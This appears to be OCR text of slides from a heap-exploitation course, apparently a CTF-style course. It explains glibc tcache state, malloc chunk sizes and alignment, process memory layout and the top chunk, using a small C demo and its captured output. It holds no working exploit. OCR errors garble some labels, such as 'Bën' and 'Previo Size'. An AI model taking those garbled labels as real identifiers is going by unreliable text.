
tcache_entry F

next: **NULL**

key: **&Bën**

Onward!

```
malloc(16) == a
malloc(32) == c
malloc(32) == e
malloc(48) == d
malloc(16) == b
malloc(32) == f
```



tcache_perthread_struct Bën

counts:	count_16: **0**	count_32: **0**	count_48: **0**	count_64: **0**	...
entries:	entry_16: **NULL**	entry_32: **NULL**	entry_48: **NULL**	entry_64: **NULL**	...

tcache_entry A

next: **&B**

key: **NULL**

tcache_entry C

next: **&E**

key: **NULL**

tcache_entry D

next: **NULL**

key: **NULL**

tcache_entry B

next: **NULL**

key: **NULL**

tcache_entry E

next: **&F**

key: **NULL**


tcache_entry F

next: **NULL**

key: **NULL**

Onward!

```
malloc(16) == a
malloc(32) == c
malloc(32) == e
malloc(48) == d
malloc(16) == b
malloc(32) == f
malloc(64) == g
```



tcache_perthread_struct Bën

counts:	count_16: **0**	count_32: **0**	count_48: **0**	count_64: **0**	...
entries:	entry_16: **NULL**	entry_32: **NULL**	entry_48: **NULL**	entry_64: **NULL**	...

tcache_entry A
next: **&B**
key: **NULL**

tcache_entry C
next: **&E**
key: **NULL**

tcache_entry D
next: **NULL**
key: **NULL**

tcache_entry G
next: **NULL**
key: **NULL**

tcache_entry B
next: **NULL**
key: **NULL**

tcache_entry E
next: **&F**
key: **NULL**


tcache_entry F
next: **NULL**
key: **NULL**

code/chunk_sizes

```
int main()
{
  unsigned int lengths[] = {32, 4, 20, 0, 64, 32, 32, 32, 32, 32};
  unsigned int * ptr[10];
  int i;

  for(i = 0; i < 10; i++)
     ptr[i] = malloc(lengths[i]);

  for(i = 0; i < 9; i++)
     printf("malloc(%2d) is at 0x%08x, %3d bytes to the next pointer\n",
           lengths[i],
           (unsigned int)ptr[i],
           (ptr[i+1]-ptr[i])*sizeof(unsigned int));

 return 0;}
```

https://github.com/RPISEC/MBE/blob/master/src/lecture/heap/sizes.c


Heap goes from low address to high address


1GB
Kernel space
User code CANNOT read from nor write to these addresses, doing so results in a Segmentation Fault
0xc0000000 == TASK_SIZE
Random stack offset
Stack (grows down)
RLIMIT_STACK (e.g., 8MB)
Random mmap offset
Memory Mapping Segment
File mappings (including dynamic libraries) and anonymous mappings. Example: /lib/libc.so
3GB
program break
brk
Heap
start_brk
Random brk offset
BSS segment
Uninitialized static variables, filled with zeros.
Example: static char *userName;
end_data
Data segment
Static variables initialized by the programmer.
Example: static char *gonzo = "God's own prototype";
start_data
end_code
Text segment (ELF)
Stores the binary image of the process (e.g., /bin/gonzo)
0x08048000
0


https://manybutfinite.com/pos
anatomy-of-a-program-in-memory/

code/chunk_sizes


```
int main()
{
   unsigned int lengths[] = {32, 4, 20, 0, 64, 32, 32, 32, 32, 32};
   size_t * ptr[10];
   int i;

   for(i = 0; i < 10; i++)
       ptr[i] = malloc(lengths[i]);

   for(i = 0; i < 9; i++)
       printf("malloc(%2d) is at 0x%016x, %3d bytes to the next pointer\n",
               lengths[i],
               (unsigned int)ptr[i],
               (ptr[i+1]-ptr[i])*sizeof(unsigned int));

  return 0;}
```



code/chunk_sizes 32bit



```
ctf@heapexploitation_heapsizes_32:/$ ./heapexploitation_heapsizes_32
The size of size_t is 4
The size of a pointer is 4
malloc(32) is at 0x5655a5b0,  48 bytes to the next pointer
malloc( 4) is at 0x5655a5e0,  16 bytes to the next pointer
malloc(20) is at 0x5655a5f0,  32 bytes to the next pointer
malloc( 0) is at 0x5655a610,  16 bytes to the next pointer
malloc(64) is at 0x5655a620,  80 bytes to the next pointer
malloc(32) is at 0x5655a670,  48 bytes to the next pointer
malloc(32) is at 0x5655a6a0,  48 bytes to the next pointer
malloc(32) is at 0x5655a6d0,  48 bytes to the next pointer
malloc(32) is at 0x5655a700,  48 bytes to the next pointer
```



H

Chunk 4 - Buf

Chunk 4 - Chunk Size (4)

Chunk 4 - Previo Size (4)

32

Chunk 3 - Buf (24)

Chunk 3 - Chunk Size (4)

Chunk 3 - Previo Size (4)

16

Chunk 2 - Buf (8)

Chunk 2 - Chunk Size (4)

Chunk 2 - Previo Size (4)

48

Chunk 1 - Buf (40)


Chunk 1 - Chunk Size (4)

Chunk 1 - Previo Size (4)


L

Alignment is at least defined as 2 * (sizeof(size_t)) = 16

code/chunk_sizes 64bit




```
ctf@heapexploitation_heapsizes_64:/$ ./heapexploitation_heapsizes_64
The size of size_t is 8
The size of a pointer is 8
malloc(32) is at 0x555596b0,  48 bytes to the next pointer
malloc( 4) is at 0x555596e0,  32 bytes to the next pointer
malloc(20) is at 0x55559700,  32 bytes to the next pointer
malloc( 0) is at 0x55559720,  32 bytes to the next pointer
malloc(64) is at 0x55559740,  80 bytes to the next pointer
malloc(32) is at 0x55559790,  48 bytes to the next pointer
malloc(32) is at 0x555597c0,  48 bytes to the next pointer
malloc(32) is at 0x555597f0,  48 bytes to the next pointer
malloc(32) is at 0x55559820,  48 bytes to the next pointer
```



Alignment is defined as 2 * (sizeof(size_t)) = 16

Chunk4's previous size field is used by Chunk3

Top chunk a.k.a. wilderness



H

Top chunk

Top chunk - size

Top chunk - prev size

...

...

.

Chunk 2 - Buf (16)

Chunk 2 - Chunk Size (8)

Chunk 2 - Previo Size (8)

Chunk 1 - Buf (32)

Chunk 1 - Chunk Size (8)

Chunk 1 - Previo Size (8)

L

The topmost chunk is also known as the 'wilderness'.


It borders the end of the heap (i.e. it is at the maximum address within the heap/arena) and is not present in any bin.

It follows the same format of the chunk structure.

While servicing 'malloc' requests, it is used as the last resort. If more size is required, it can grow using the sbrk() system call. The **P**REV_INUSE flag is always set for the top chunk.

In the beginning, this is the only chunk existing and malloc first makes allocated chunks by splitting the wilderness chunk.

code/chunk_sizes



```
/*
  malloc(size_t n)
  Returns a pointer to a newly allocated chunk of at least n
  bytes, or null if no space is available. Additionally, on
  failure, errno is set to ENOMEM on ANSI C systems.

  If n is zero, malloc returns a minimum-sized chunk. (The
  minimum size is 16 bytes on most 32bit systems, and 24 or 32
  bytes on 64bit systems.)  On most systems, size_t is an unsigned
  type, so calls with negative arguments are interpreted as
  requests for huge amounts of space, which will often fail. The
  maximum supported value of n differs across systems, but is in
  all cases less than the maximum representable value of a
  size_t.
*/
```

Malloc Trivia

